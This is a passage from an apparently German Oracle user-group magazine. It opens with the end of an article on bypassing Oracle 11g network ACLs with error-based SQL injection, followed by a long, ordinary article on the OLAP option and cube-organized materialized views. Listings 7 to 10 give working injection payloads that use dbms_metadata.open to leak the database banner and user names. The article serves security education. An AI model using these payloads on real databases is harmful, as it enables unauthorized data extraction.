Daher ist in beiden Fällen der SQL-Injection-Angriff nicht erfolgreich. Man kann also die PL/SQL-Netzwerk-Pakete für SQL-Injection-Angriffe nicht mehr verwenden – ein Lob an Oracle. Leider kann man die ACL jedoch umgehen. Die Alternative wäre eine andere Funktion CTXSYS.DRITHSX.SN (siehe [2] und [3]),

```

SQL> @exec_test_function
Enter value for in_username: 1
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(utl_inaddr.
get_host_name((select banner from v$version where
rownum=1))) --'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,1'' or 1=(utl_inaddr.
get_host_name((select banner from v$version where
rownum=1))) --';
DECLARE
*
ERROR at line 1:
ORA-24248: XML DB extensible security not installed
ORA-06512: at „TEST.TEST_FUNCTION“, line 37
ORA-06512: at line 8

```

Listing 7

```

SQL> @exec_test_function
Enter value for in_username: 1
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(utl_inaddr.
get_host_name((select banner from v$version where
rownum=1))) --'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,1'' or 1=(utl_inaddr.
get_host_name((select banner from v$version where
rownum=1))) --';
DECLARE
*
ERROR at line 1:
ORA-24247: network access denied by access control
list (ACL)
ORA-06512: at „TEST.TEST_FUNCTION“, line 37
ORA-06512: at line 9

```

Listing 8

```

SQL> @exec_test_function
Enter value for in_username: 1
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(sys.dbms_meta-
data.open(null, (select banner from v$version
where rownum=1))) --'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,1'' or 1=(sys.dbms_metadata.
open(null, (select banner from v$version where
rownum=1))) --';
DECLARE
*
ERROR at line 1:
ORA-31600: invalid input value Oracle Database 11g
Enterprise Edition Release
11.2.0.1.0 - Production for parameter VERSION in
function OPEN
ORA-06512: at „TEST.TEST_FUNCTION“, line 37
ORA-06512: at line 9

```

Listing 9

```
SQL> @exec_test_function
Enter value for in_username: 1
old 6: IN_USERNAME := &IN_USERNAME;
new 6: IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(sys.dbms_metadata.open(null, (select listagg(username, ',' within group (order by username) from all_users))) --'
old 7: IN_PWD := &IN_PWD;
new 7: IN_PWD := ,1'' or 1=(sys.dbms_metadata.open(null, (select listagg(username, ',' within group (order by username) from all_users))) --';
DECLARE
*
ERROR at line 1:
ORA-31600: invalid input value
ANONYMOUS:APPOSSYS:DBSNMP:DIP:MGMT_VIEW:ORACLE_OCM:OUTLN:SYS:SYSMAN:
SYSTEM:TEST
:WMSYS for parameter VERSION in function OPEN
ORA-06512: at „TEST.TEST_FUNCTION“, line 37
ORA-06512: at line 9
```

Listing 10

die wiederum eine zusätzliche Oracle-Komponente benötigt, die in diesem Test-System nicht vorhanden ist. Dem Autor ist es gelungen, eine andere Funktion „SYS.DBMS_METADATA.OPEN“ zu finden. Sie ist in der minimalen Oracle

Datenbank-Konfiguration enthalten. Dadurch hat der SQL-Injection-Angriff Erfolg (siehe Listing 9). Oracle hat in Version 11g R2 eine neue LISTAGG-Funktion eingefügt. Sie ermöglicht das Zusammenfassen von VARCHAR2-

Werten. Damit können die SQL-Injection-Angriffe noch effizienter werden (siehe Listing 10).

Fazit

SQL-Injection-Fehler sind eindeutig Fehler der Software-Entwicklung. Gegen falsche Programmierung gibt es leider keine Mittel [4]. Trotz eines neuen Sicherheits-Features können SQL-Injection-Angreifer einen harmlosen Fehler im eigenen Code ausnutzen.

Referenzen

- [1] Oracle XML DB Developer's Guide, http://download.oracle.com/docs/cd/E11882_01/appdev.112/e10492/toc.htm
- [2] Musings on Database Security, <http://www.slaviks-blog.com>
- [3] Alexander Kombrust Oracle Security Blog, <http://blog.red-database-security.com>
- [4] Oracle Tutorial: Defending Against SQL Injection Attacks, <http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm>

Kontakt:

Vladimir Poliakov
vladimir.poliakov@areva.com



IT-Consulting	Schulungen	Software-Lösungen	Oracle Lizenzen
<ul style="list-style-type: none"> › Performance Tuning <ul style="list-style-type: none"> • Oracle Datenbank Tuning • Oracle SQL + PL/SQL Tuning › Real Application Clusters › Data Guard + Fail Safe › Datenbank Management <ul style="list-style-type: none"> • Konfiguration • Backup & Recovery • Migration und Upgrade › OEM Grid Control › Oracle Security › Services <ul style="list-style-type: none"> • Remote DBA Services • Telefon-/Remotesupport <p>Nutzen Sie unsere Kompetenz für Ihre Oracle Datenbanken.</p>	<ul style="list-style-type: none"> › Oracle SQL › Oracle PL/SQL › Oracle DBA › Oracle APEX › Backup & Recovery › RMAN › Neuerungen 10g/11g › Datenbank Tuning › Datenbank Monitoring › Datenbank Security <p>Wir bieten Ihnen öffentliche Kurse sowie Inhouse-Schulungen.</p>	<ul style="list-style-type: none"> › Individualsoftware <ul style="list-style-type: none"> • .NET und Visual Basic • Java › Oracle APEX › PL/SQL <p>Unser Ziel: Individuelle Softwareentwicklung mit Fokus auf Ihre Zufriedenheit.</p>	<ul style="list-style-type: none"> › Oracle Datenbanken <ul style="list-style-type: none"> • Standard Edition One • Standard Edition • Enterprise Edition • Personal Edition › Oracle Produkte <ul style="list-style-type: none"> • Enterprise Manager • Oracle Tools <p>Optimale Lizenzierung durch individuelle Beratung.</p>



OLAP-Option: Einfach und performant betriebliche Kennzahlen erstellen und auswerten

Frank Schneede, ORACLE Deutschland GmbH

Bereits seit der Version 9i ist die OLAP-Option eine Kernfunktionalität der Oracle Datenbank. In den folgenden Versionen im Funktionsumfang erweitert, steht in der aktuellen Version 11g R2 mittlerweile ein sehr mächtiges Werkzeug zur Erstellung und Auswertung betrieblicher Kennzahlen zur Verfügung.

Mit dem Einsatz von cube-organized Materialized Views lässt sich eine Vielzahl bereits aus der relationalen Data-Warehouse-Welt bekannter Materialized Views zu einem einzelnen Datenbank-Objekt zusammenfassen. Die Optimizer-Technologie des Query-Rewrite hilft, die Performance vielfältiger komplexer Abfragen durch transparenten Zugriff auf voraggregierte Daten in der cube-organized Materialized View zu beschleunigen. Dieser Artikel stellt die Möglichkeiten der OLAP-Option anhand von Beispielen vor.

Die Bedeutung von Data-Warehouse-Anwendungen ist im Laufe der Zeit gestiegen. Dies liegt zum einen daran, dass in Data Warehouses zunehmend operationale, also sehr aktuelle Daten verarbeitet und ausgewertet werden müssen. Zum anderen steigt das in Data Warehouses gespeicherte Datenvolumen stetig an, was Anwender und Datenbank-Administratoren in Bezug auf Verwaltung und Abfrage-Performance vor einige Herausforderungen stellt. Um ein Data Warehouse zu entwerfen, das diesen Anforderungen gerecht wird, ist eine saubere Datenmodellierung unerlässlich.

Relationale und multidimensionale Daten im Data Warehouse

In Data Warehouses hat sich unter anderem das Datenmodell nach dem STAR-Schema etabliert. Hierbei steht die Fakten-Tabelle, die zum Beispiel alle Verkäufe enthält, im Mittelpunkt. Mit dieser Fakten-Tabelle sind denormalisierte Dimensions-Tabellen, die die unterschiedlichen Attribute des Verkaufs (zum Beispiel Produkt-Bezeichnung,

Verkaufsdatum etc.) beschreiben, über referenzielle Integritäten verbunden. Dadurch entsteht – daher der Name – in der grafischen Darstellung des ER-Diagramms ein Stern.

Das Vorhandensein eines sauber definierten STAR-Schemas wird für die weiteren Schritte vorausgesetzt. Die Zuordnung zu einem multidimensionalen Modell (OLAP-Cube), „Mapping“ genannt, stellt die Verbindung zwischen relationalem und multidimensionalem Modell her. Ein OLAP-Cube enthält in seinen Zellen Fakten, die dieselbe Dimensionalität besitzen. Entlang der Achsen des Würfels werden dann die Fakten ausgewählt, die Achsen entsprechen somit den Dimensionen. Abbildung 1 veranschaulicht den beschriebenen Zusammenhang.

In diesem Beispiel werden also die Verkäufe, das können sowohl Umsätze als auch Stückzahlen sein, nach den Dimensionen „Geografie“, „Zeit“ und „Produkt“ abgebildet.

Für die Modellierung eines OLAP-Cubes benötigt man ein Werkzeug, mit dem der Entwickler auf einer grafischen Oberfläche die notwendige Konfiguration ausführen kann. Dieses liegt in Form des Analytic Workspace Managers (AWM) vor. Der AWM ist separat vom Installationsmedium des Oracle Clients zu installieren.

Anlegen eines OLAP-Cubes mit dem AWM

Alle Objekte, die zum Zweck der Analyse mit dem AWM angelegt werden, liegen




Abbildung 1: Beispiel für einen OLAP-Cube




Abbildung 2: Oracle Analytic Workspace Manager (AWM)

in einem sogenannten „Analytic Workspace“ (AW). Dieser AW ist gewissermaßen der Container, in dem alle OLAP-Cubes, Kennzahlen, Dimensionen etc. abgelegt sind (siehe Abbildung 2)

Nach dem Anlegen des AWs erfolgt der Aufbau des OLAP-Cubes in drei Schritten. Im ersten wird das multidimensionale Modell mit allen Dimensionen, Cubes und Kennzahlen angelegt. Im zweiten Arbeitsschritt erstellt man die Zuordnungen (Mappings) der relationalen Quell-Tabellen zum OLAP-Modell. Im dritten und letzten Schritt werden schließlich die Daten in den OLAP-Cube geladen und die Aggregationen (Kennzahlen) berechnet.

Das hier dargestellte Beispiel wird in der deutschen Oracle DBA Community ausführlich beschrieben (siehe <http://www.oracle.com/global/de/community/dbadmin/index.html>) und besteht aus vier Dimensionen (Channel, Geography, Product, Time) und einer Faktentabelle (Sales_Fact).

Dimensionen beschreiben und kategorisieren Kennzahlen im OLAP-Cube. Die Kennzahlen werden für die Attribute der Dimension aufbereitet. In einem AW können durchaus mehrere OLAP-Cubes, die sich auf die gleiche Dimension beziehen, angelegt sein. Eine Dimension wird innerhalb eines AW immer nur einmal benötigt, da die

Definition der Dimension einfach gemeinsam genutzt wird.

In der Dimension „Channel“ existiert eine Hierarchie mit drei Ebenen; neben der Gesamtsumme für alle Vertriebskanäle ist eine Aggregation für die Klasse des Vertriebskanals (indirekt, direkt) und für den Vertriebskanal selber (Katalog, Internet, Shop London etc.) vorhanden. Zusätzlich gibt es zwei Be-

schreibungsfelder je Ebene. Es besteht die Möglichkeit, weitere Attribute anzulegen.

Wichtig bei der Anlage der Hierarchie ist die Einhaltung der Reihenfolge, das heißt, es wird von der höchsten zur niedrigsten Ebene vorgegangen (siehe Abbildung 3).

Im nächsten Schritt werden nun die Mappings zu den relationalen Quell-Tabellen durchgeführt. Dies kann leicht mittels „drag & drop“ erfolgen. Es ergibt sich dann die Zuordnung in Tabellenform (siehe Abbildung 4).

Alternativ kann man jede Struktur im AW auch über XML-Templates erzeugen. Diese dienen aufgrund des komplexen Aufbaus jedoch weniger der Übertragung von OLAP-Strukturen von einem System auf ein anderes. Dies verringert den Aufwand für das wiederholte Anlegen der gleichen Strukturen erheblich. Zum Schluss wird der OLAP-Cube erstellt, wobei die Dimensionen, die diesen Cube beschreiben, angegeben werden müssen.

Optimierte Speicherbelegung für den OLAP-Cube

Im Dialogfenster zur Erstellung des OLAP-Cubes müssen Angaben zur Spei-




Abbildung 3: Dimension „Channel“ mit Hierarchien

CHANNEL	Quellspalte
[-] HIERARCHIES	
[-] SALES_CHANNEL	
[-] ALL_CHANNELS	
Element	'ALL_CHANNELS'
LONG_DESCRIPTION	'All Channels'
SHORT_DESCRIPTION	'All Channels'
CHANNEL_ALL_CHANNELS_ID	'ALL_CHANNELS'
[-] CLASS	
Element	OLAPTRAIN.CHANNELS.CLASS_KEY
LONG_DESCRIPTION	OLAPTRAIN.CHANNELS.CLASS_NAME
SHORT_DESCRIPTION	OLAPTRAIN.CHANNELS.CLASS_NAME
CHANNEL_CLASS_ID	OLAPTRAIN.CHANNELS.CLASS_KEY
[-] CHANNEL	
Element	OLAPTRAIN.CHANNELS.CHANNEL_KEY
LONG_DESCRIPTION	OLAPTRAIN.CHANNELS.CHANNEL_NAME
SHORT_DESCRIPTION	OLAPTRAIN.CHANNELS.CHANNEL_NAME
CHANNEL_TYPE	OLAPTRAIN.CHANNELS.CHANNEL_TYPE
CHANNEL_CHANNEL_ID	OLAPTRAIN.CHANNELS.CHANNEL_KEY

Abbildung 4: Mapping der Hierarchie „Channel“

cherung des Cubes gemacht werden. In diesem Schritt lässt sich über das Setzen zweier Checkboxes der durch den OLAP-Cube belegte Speicherplatz minimieren.

Die beiden Checkboxes

Die erste Checkbox „Globale zusammengesetzte Dimensionen verwenden“ bedeutet, dass im Cube nur die Werte-Kombinationen gespeichert werden, die es auch wirklich gibt. Da also nicht jeder Kunde jedes Produkt in jedem Shop erwirbt, wird hierdurch die Datenmenge reduziert.

Die zweite Checkbox „Komprimierung verwenden“ verringert den benötigten Speicherplatz zusätzlich. Zur Beurteilung der möglichen Komprimierungs-Effizienz ist eine Betrachtung der Charakteristik der Daten wesentlich. In einem OLAP-Cube sind die unterschiedlichen Kennzahlen (Zellen) nicht alle gefüllt. Das heißt, dass zum Beispiel ein Satz zwar einen Wert für eine Aggregation auf Monatsebene besitzt, die Aggregation auf Quartals- oder Jahresebene in diesem Satz aber nicht sinnvoll berechnet werden kann und die Zelle daher leer ist. Eine derartige ungleiche Datenverteilung bezeichnet man als „sparse data“ – durch die Aktivierung der Komprimierung werden diese leeren Bereiche zusammengefasst.

Anlegen von Kennzahlen

Man unterscheidet gespeicherte und berechnete Kennzahlen. Im Beispiel sind „Sales“ und „Quantity“ gespeicherte Kennzahlen, die direkt aus der Fakten-Tabelle ermittelt werden. Berechnete Kennzahlen können nahezu beliebig komplex mittels der analytischen Funktionen der OLAP-Engine definiert werden. Die grafische Ober-

fläche des AWM unterstützt beim Anlegen der Kennzahlen durch eine nahezu umgangssprachliche Umsetzung der Berechnungsvorschrift, sodass es auch für einen Anwender ohne tiefgehende SQL-Kenntnisse einfach ist, neue berechnete Kennzahlen zu erzeugen. Abbildung 5 zeigt die im Beispiel berechnete Kennzahl „Verkäufe Periode Vorjahr“.

Selbst für komplexe Berechnungen, die unter Umständen gar nicht in SQL abgebildet werden können, gibt es mit der Sprache OLAP-DML eine Beschreibungsmöglichkeit. In der Kennzahl „How_is_Sales_YTD“ erfolgt eine Bewertung der Verkäufe anhand von Schwellenwerten und eine Ausgabe des Bewertungsergebnisses in Textform. Die Formel in OLAP-DML-Syntax lautet:

```

CASE
  WHEN SALES_CUBE.SALES_YTD_PY_PCT_CHG < 0 THEN ‚Needs Improvement‘
  WHEN SALES_CUBE.SALES_YTD_PY_PCT_CHG > 15 THEN ‚Outstanding‘
  ELSE ‚On track‘
END
    
```

Über die dargestellten Möglichkeiten der Kennzahlberechnung ist es nach

Abbildung 5: Berechnete Kennzahl „Verkäufe Periode Vorjahr“

eingehender Business-Analyse mit dem AWM kein Problem, alle denkbaren Informationen in einem OLAP-Cube zusammenzufassen.

Cube-organized Materialized Views zur Performance-Steigerung

Der OLAP-Cube ist bereits fertiggestellt. Nun geht es jedoch darum, die Performance von Abfragen auf den OLAP-Cube zu steigern. Ein bereits aus relationalen Data Warehouses bekanntes Mittel ist der Einsatz von Materialized Views (MAV), in denen Aggregate vorausberechnet vorliegen. Durch Umschreiben der Abfragen innerhalb des Oracle Optimizers (Query Rewrite) und den Zugriff auf eine MAV wird die Antwortzeit reduziert.

Mit Oracle 11g hat die Technik der Materialized Views auch in die OLAP-Welt Einzug gehalten. Eine cube-organized MAV kann eine Vielzahl von relationalen MAVs ersetzen. Der große Vorteil liegt darin, dass nur ein Datenbank-Objekt Speicherplatz belegt und verwaltet werden muss. Der Aufbau und vor allem die Aktualisierung einer cube-organized MAV benötigt deutlich weniger Zeit als der Aufbau und die Aktualisierung der entsprechenden relationalen MAVs. Die Aktualisierung einer cube-organized MAV kann inkrementell erfolgen, es ist also nicht notwendig,




Abbildung 6: Abfrage ohne Nutzung MAV

bei jeder Datenänderung die gesamte MAV vollständig neu aufzubauen.

Durch die Erstellung einer cube-organized MAV mit dem AWM werden durch die OLAP-Engine automatisch die relationalen Definitionen der Ma-

terialized Views angelegt. Materialized Views werden für den Cube selber und die Dimensionen beziehungsweise Hierarchien angelegt. In dem dargestellten Beispiel werden ohne Verwendung der MAV Full Table Scans ausgeführt (siehe Abbildung 6).

Da die abgefragten Kennzahlen unmittelbar der cube-organized MAV entnommen werden können, kommt die Ausführung des Statements ohne Full Scans aus und das Ergebnis wird durch Anwenden eines Prädikatfilters direkt aus der MAV ermittelt (siehe Abbildung 7).

Man kann unmittelbar erkennen, dass die Kosten, die der Optimizer berechnet, sich fast halbieren. Ein Test ergibt, dass sich die Antwortzeit erheblich stärker reduziert (siehe Screen 1).




Abbildung 7: Abfrage mit Nutzung MAV

SQL> ALTER MATERIALIZED VIEW cb\$sales_cube DISABLE QUERY REWRITE;

Materialized View wurde geändert.

```

SQL> SELECT SUM(s.quantity)
AS quantity...
24 Zeilen ausgewählt.

Abgelaufen: 00:00:06.43
SQL>
SQL> ALTER MATERIALIZED VIEW
cb$sales_cube ENABLE QUERY
REWRITE;

Materialized View wurde geän-
dert.

SQL> SELECT SUM(s.quantity)
AS quantity...
24 Zeilen ausgewählt.

Abgelaufen: 00:00:00.28
    
```

REGIONAL	All Regions		
SALES CHANNEL	All Channels		
		PRODUCT ALERT SALES	SALES_YTD
Row Labels			
CY2005		102.318.971,	102.318.971,
Cameras and Camcorders		7.546.896,7	7.546.896,7
Computers		78.703.157,05	78.703.157,05
Portable Music and Video		16.068.917,25	16.068.917,25
CY2006		116.080.374,8	116.080.374,8
Cameras and Camcorders		9.275.870,15	9.275.870,15
Computers		88.548.450,55	88.548.450,55
Portable Music and Video		18.256.054,1	18.256.054,1
CY2007		133.026.804,05	133.026.804,05
Cameras and Camcorders		11.256.543,25	11.256.543,25
Computers		101.524.166,9	101.524.166,9
Portable Music and Video		20.246.093,9	20.246.093,9
CY2008		151.785.003,25	151.785.003,25
Q1-CY2008		38.426.057,1	38.426.057,1
Cameras and Camcorders		3.034.261,2	3.034.261,2
Computers		29.620.488,85	29.620.488,85
Portable Music and Video		5.771.307,05	5.771.307,05
Q2-CY2008		32.886.326,45	32.886.326,45
Cameras and Camcorders		2.786.672,95	2.786.672,95
Computers		25.050.342,65	25.050.342,65
Portable Music and Video		5.049.310,85	5.049.310,85
Q3-CY2008		36.430.858,9	36.430.858,9
Cameras and Camcorders		3.358.614,8	3.358.614,8
Computers		27.532.051,15	27.532.051,15
Portable Music and Video		5.540.192,95	5.540.192,95
Q4-CY2008		44.041.760,8	44.041.760,8
Cameras and Camcorders		4.052.990,15	4.052.990,15
Computers		13.232.539,1	13.232.539,1
Portable Music and Video			

Screen 1

Abbildung 8: Pivot-Tabelle in Excel 2007 aus einem OLAP-Cube

Abfragen von multidimensionalen Daten

Die Kennzahlen in OLAP-Cubes werden mit unterschiedlichen Mitteln abgefragt. Die Standardmethode ist hierbei die Verwendung von SQL als Abfragesprache. Das bedeutet, dass jedes BI-Werkzeug, das mittels SQL kommuniziert, auf OLAP-Datenquellen innerhalb der Oracle Datenbank zugreifen kann. Dabei unterscheidet man zwischen einem direkten Zugriff auf die im Zuge der Cube-Definition automatisch erzeugten relationalen Views und einem Zugriff auf die Quelltabellen mit Umschreiben der Abfrage durch „Query Rewrite“. Die Methode hängt in erster Linie vom Abfrage-Werkzeug ab. Die OLAP-Engine unterstützt beide Alternativen optimal.

Eine weitere Möglichkeit der Visualisierung von OLAP-Daten besteht in der Nutzung von Microsoft Excel 2007 als Frontend. Diese Lösung zeichnet sich dadurch aus, dass Excel bei fast allen BI-Anwendern zum Handwerkszeug gehört und eine einfache Integration der Analysen in Präsentationen leicht möglich ist. Da Excel kein SQL generieren kann, sondern über die Abfragesprache „Multi Dimensional Expression“ (MDX) kommuniziert, ist ein Umsetzungsprogramm notwen-

dig, das die Kommunikation zwischen Excel und der Datenbank übersetzt. Ein solches Programm ist der „MDX Provider for Oracle OLAP“ des Oracle-Partners Simba Technologies. Durch direkten Zugriff auf den Aufbau der OLAP-Datenquelle im Data Dictionary lässt sich auch für einen weniger versierten Anwender ein durchaus ansprechender Bericht erstellen (siehe Abbildung 8).

Die Berechnungen aller Zahlen erfolgen innerhalb der Datenbank. Dadurch wird eine sehr gute Performance erreicht und es lassen sich große Datenmengen auswerten.

Fazit

Die OLAP-Option bietet ab Version 11g erheblich verbesserte Möglichkeiten, betriebliche Kennzahlen mit einfachen Mitteln zu erstellen und auszuwerten. Cube-organized MAVs steigern die Performance von Abfragen und Daten-Aktualisierungen. Die Administration wird zusätzlich vereinfacht, da man mit cube-organized MAVs die Anzahl der zu verwaltenden relationalen Aggregat-Tabellen reduzieren kann. Durch die Offenheit der OLAP-Option ist es möglich, von jedem BI-Werkzeug mittels SQL auf OLAP-Daten

zugreifen. Alle Datenquellen, multidimensionalen Daten und Objekte liegen zentral in der Datenbank, alle Berechnungen und Operationen werden dort mit allen zur Verfügung stehenden Mitteln ausgeführt. Eine granulare Berechtigungssteuerung bis herunter auf Zellenebene hilft dabei, die Daten im OLAP-Cube vor unberechtigtem Zugriff zu schützen. Mit dem Analytic Workspace Manager steht darüber hinaus ein benutzerfreundliches Werkzeug zur Verfügung, um multidimensionale Objekte zu erzeugen.

Weiterführende Informationen

- http://www.oracle.com/global/de/community/dbadmin/tipps/olap_cubes_mit_awm/index.html
- http://www.oracle.com/global/de/community/dbadmin/tipps/sql_on_olap_cubes/index.html
- http://www.oracle.com/global/de/community/dbadmin/tipps/sql_on_olap_cubes_2/index.html
- http://www.oracle.com/technology/obe/11gr1_db/otn_all_db11gr1.html#olap
- <http://simba.com/MDX-Provider-for-Oracle-OLAP.htm>

Kontakt:

Frank Schneede
frank.schneede@oracle.com

DOAG-Regionaltreffen in München

Franz Hüll, DOAG-Vorstand, Leiter der Regio München, führte Tagebuch

Januar 2010

